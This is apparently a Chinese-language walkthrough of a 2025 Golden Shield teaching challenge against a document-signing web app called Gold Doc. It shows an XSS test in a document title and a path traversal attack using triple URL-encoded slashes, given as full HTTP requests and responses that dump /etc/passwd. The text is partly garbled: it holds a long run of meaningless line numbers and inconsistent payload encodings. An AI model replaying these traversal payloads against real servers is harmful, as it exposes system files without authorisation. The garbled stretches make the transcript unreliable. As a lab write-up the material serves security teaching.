

2025 金盾獎 教學題 Gold Doc

登入系統 & 安裝元件

在登入畫面的 HTML 原始碼可以看到 user1 的帳號密碼。以此帳號可以登入系統。

```
18     <h1 class="h3 mb-0">金盾文件系統 Gold Doc</h1>
19     <p class="text-muted mb-0">文件簽核 + 數位簽章管理</p>
20   </div>
21   <div class="text-end">
22     <div id="user-info" class="fw-semibold mb-2"></div>
23     <button id="logout-btn" class="btn btn-outline-danger btn-sm hidden">登出</button>
24   </div>
25 </header>
26
27 <!-- user1 / [REDACTED] -->
28 <section id="login-section" class="card shadow-sm mb-4">
29   <div class="card-body">
30     <h2 class="h5 mb-3">登入</h2>
31     <div class="row g-2 mb-2">
32       <div class="col-md-5">
33         <input type="text" id="login-username" class="form-control" placeholder="使用者名稱" />
34       </div>
35       <div class="col-md-5">
36         <input type="password" id="login-password" class="form-control" placeholder="密碼" />
37       </div>
38       <div class="col-md-2 d-grid">
39         <button id="login-btn" class="btn btn-primary">登入</button>
40       </div>
41     </div>
42     <div id="login-message" class="text-danger small"></div>
43   </div>
44 </section>
```

登入後會發現缺少本機元件，需下載安裝，元件以 docker 包裝，可以直接 docker compose up 啟動，唯須注意 docker-compose.yaml 內的 GOLDDOC_AGENT_ALLOWED_ORIGIN 需要設成這個系統的網址，否則會無法跟元件連線。

文件列表 [全部](#) [我建立的](#) [待簽核](#)[建立文件](#)

ID	標題	狀態	建立者	目前簽核人	建立時間	動作
----	----	----	-----	-------	------	----

目前沒有對應的文件

本機元件狀態

無法連線：Failed to fetch

安裝或更新本機元件

X

系統偵測到無法連線至本機元件，請下載最新版 golddoc-agent-docker.tar.gz (2025/12/14 上午7:47:38) 並安裝。

[golddoc-agent-docker.tar.gz](#)

Bundled agent package

元件下載

若無法連線元件，請下載安裝於本機並重新啟動。

[golddoc-agent-docker.tar.gz](#)

稍後再說

Bundled agent package

```
1  version: "3.9"
2
3  services:
4    agent:
5      build:
6        context: .
7        dockerfile: Dockerfile
8        container_name: golddoc-agent
9        restart: unless-stopped
10       environment:
11         - GOLDDOC_AGENT_ALLOWED_ORIGINS=http://192.168.100.203
12       ports:
13         - "8443:8443"
14       volumes:
15         - agent_data:/data/golddoc
16
17     volumes:
18       agent_data:
19         driver: local
20
```

啟動元件後若重新整理網頁，可能仍然會看到元件無法連線，此時可以打開瀏覽器的開發者工具，應該會看到如下：ERR_CERT_AUTHORITY_INVALID 錯誤。

金盾文件系統 Gold Doc

文件簽核 + 數位簽章管理

王小明 (user)

登出

文件列表 全部 我建立的 待簽核

ID 標題 狀態

安裝或更新本機元件

系統偵測到無法連線至本機元件，請下載最新版 golddoc-agent-docker.tar.gz (2025/12/22 上午8:28:15) 並安裝。

golddoc-agent-docker.tar.gz Bundled agent package

建立時間 動作

本機元件狀態

無法連線：Failed to fetch

稍後再試

Ping 元件 重新載入元件

DevTools is now available in Chinese Always match Chrome's language


Network Performance Memory Application Privacy and security Lighthouse Recorder

Url Status Type Initiator Size Time

http://192.168.100.15/api/agent	200	fetch	agentClient.js:3	0.9 kB	110 ...
https://127.0.0.1:8443/ping	(failed) net::ERR_CERT_AUTHORITY_INVALID	fetch	agentClient.js:13	0.0 kB	178 ...
https://127.0.0.1:8443/ping	(failed) net::ERR_CERT_AUTHORITY_INVALID	preflight	Preflight ↗	0.0 kB	162 ...

此時對該錯誤的 request 點兩下，或直接開新分頁瀏覽：<https://127.0.0.1:8443/ping>
會看到憑證錯誤畫面：

此時只須點選“繼續前往”



看到這個 Method Not Allowed 畫面即可關閉分頁，回到原本的網頁重新整理



元件正常啟動後重新整理系統畫面會看到如下圖所示，本機元件狀態會顯示 json 結果。

金盾文件系統 Gold Doc

文件簽核 + 數位簽章管理

王小明 (user)

登出

文件列表 全部 我建立的 待簽核

建立文件

ID	標題	狀態	建立者	目前簽核人	建立時間	動作
----	----	----	-----	-------	------	----

目前沒有對應的文件

本機元件狀態

Ping 元件

重新載入元件

```
{  
    "status": "ok",  
    "user_public_key": "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAvwEd9QQQhvSV0ptj/3M\\nbviOoMpYNPUN92Nm6tdgHABanhz831/xpAT2po8K2  
    "client_info": {  
        "hostname": "f92188c1c40f",  
        "platform": "Linux-x86_64",  
        "agent_version": "1.0.0"  
    }  
}
```

漏洞: XSS

測試建立文件功能，在標題跟內文都嘗試注入 HTML 語法。

金盾文件系統 Gold Doc

文件簽核 + 數位簽章管理

王小明 (user)

登出

文件列表 全部 我建立的 待簽核

建立文件

ID 標題

建立新文件

X

動作

標題

<h1>abc</h1>

本機元件狀態

文件內容

```
{  
    "status": "ok",  
    "user_public_key": "-----  
    "client_info": {  
        "hostname": "f92188c1c4  
        "platform": "Linux-x86_64",  
        "agent_version": "1.0.0"  
    }  
}
```

<h1>abc</h1>

下一關簽核使用者

管理員 (admin)

Ping 元件 重新載入元件

取消

送出草稿

發現標題欄位有 XSS 漏洞。

金盾文件系統 Gold Doc

文件簽核 + 數位簽章管理

王小明 (user)

登出

文件列表 全部 我建立的 待簽核

建立文件

ID 標題 狀態 建立者 目前簽核人 建立時間

動作

1 abc 草稿 王小明 (user1) — 2025/12/14 上午8:33:53

檢視

本機元件狀態

Ping 元件 重新載入元件

```
{  
    "status": "ok",  
    "user_public_key": "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEAAQ8AMIIBCgKCAQEAvwEd9QQQhvSV0ptj/3M\\nbviOoMpYNPUN92Nm6tdgHABanhz83i/xpAT2po8K2  
    "client_info": {  
        "hostname": "f92188c1c40f",  
        "platform": "Linux-x86_64",  
        "agent_version": "1.0.0"  
    }  
}
```

漏洞: Path Traversal

接下來回頭檢視下載元件的網址，嘗試在網址測試是否存在 Path Traversal 漏洞。經過一連串測試與觀察會發現可以使用 %25252f 三次的 URL Encode 做到 Path Traversal。

Request

Pretty Raw Hex

```
1 GET /downloadFile/..%25252f golddoc-agent-docker.tar.gz HTTP/1.1
2 Host: 192.168.100.203
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/143.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
8 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
9 Connection:keep-alive
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Dec 2025 08:39:00 GMT
3 Server: Apache/2.4.65 (Debian)
4 Last-Modified: Sat, 13 Dec 2025 17:35:12 GMT
5 ETag: "2902-645d8cccd49400-gzip"
6 Accept-Ranges: bytes
7 Vary: Accept-Encoding
8 Content-Length: 10498
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html lang="zh-Hant">
15   <head>
16     <meta charset="utf-8" />
17     <title>
18       Gold Doc
19     </title>
20     <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-T3c6Coli6uLrA9TneEoa7RxnatjcDSCmGIMxxSR1GAxEV/Dwykc2MPK8M2Hn" crossorigin="anonymous" />
21     <link rel="stylesheet" href="css/style.css" />
22   </head>
23   <body>
24     <div>The requested URL was not found on this server.</div>
25   </body>
26 </html>
```

Request

Pretty Raw Hex

```
1 GET /downloadFile/..%252f golddoc-agent-docker.tar.gz HTTP/1.1
2 Host: 192.168.100.203
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/143.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
8 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
9 Connection:keep-alive
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 404 Not Found
2 Date: Sun, 14 Dec 2025 08:40:23 GMT
3 Server: Apache/2.4.65 (Debian)
4 Content-Length: 277
5 Keep-Alive: timeout=5, max=100
6 Connection: keep-Alive
7 Content-Type: text/html; charset=iso-8859-1
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html>
11   <head>
12     <title>404 Not Found</title>
13   </head>
14   <body>
15     <h1>Not Found</h1>
16     <p>The requested URL was not found on this server.</p>
17     <hr>
18     <address>Apache/2.4.65 (Debian) Server at 192.168.100.203 Port 80</address>
19   </body>
20 </html>
```

Request

Pretty Raw Hex

```
1 GET /downloadFile/..%25252f golddoc-agent-docker.tar.gz HTTP/1.1
2 Host: 192.168.100.203
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/143.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
8 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
9 Connection:keep-alive
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 404 Not Found
2 Date: Sun, 14 Dec 2025 08:40:59 GMT
3 Server: Apache/2.4.65 (Debian)
4 Content-Length: 277
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=iso-8859-1
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html>
11   <head>
12     <title>404 Not Found</title>
13   </head>
14   <body>
15     <h1>Not Found</h1>
16     <p>The requested URL was not found on this server.</p>
17     <hr>
18     <address>Apache/2.4.65 (Debian) Server at 192.168.100.203 Port 80</address>
19   </body>
20 </html>
```

Request

Pretty Raw Hex

```

1 GET /downloadFile/..%2525f%2525f%2525f%2525f%2525fetc/passwd HTTP/1.1
2 Host: 192.168.100.203
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/143.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
8 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
9 Connection::keep-alive
10
11

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 404 Not Found
2 Date: Sun, 14 Dec 2025 08:41:20 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 43
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: application/json
12
13 {
  "status": "error",
  "message": "File missing"
}

```

Request

Pretty Raw Hex

```

1 GET /downloadFile/..%2525f%2525f%2525f%2525f%2525fetc/passwd HTTP/1.1
2 Host: 192.168.100.203
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/143.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
8 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
9 Connection::keep-alive
10
11

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Sun, 14 Dec 2025 08:44:01 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Disposition: attachment; filename="passwd"
9 Content-Length: 839
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: application/octet-stream
13
14 root:x:0:0:root:/root:/bin/bash
15 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
16 bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
17 sys:x:3:3:sys:/dev:/usr/sbin/nologin
18 sync:x:4:65534:sync:/bin:/sync
19 games:x:5:60:games:/usr/games:/usr/sbin/nologin
20 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
21 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
22 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
23 news:x:9:news:/var/spool/news:/usr/sbin/nologin
24 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
25 proxy:x:13:13:proxy:/bin:/nologin
26 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
27 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
28 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
29 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
30 _apt:x:42:65534:_/nonexistent:/usr/sbin/nologin
31 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080

```

Request

Pretty Raw Hex

1 GET /downloadFile/..%25252f..%25252f..%25252f..%25252f..%25252fvar/www/html/public/index.html
HTTP/1.1
2 Host: 192.168.100.203
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
8 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
9 Connection:keep-alive
10
11

Response

Pretty Raw Hex Render

1 HTTP/1.1 404 Not Found
2 Date: Sun, 14 Dec 2025 08:48:30 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 43
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: application/json
12
13 {
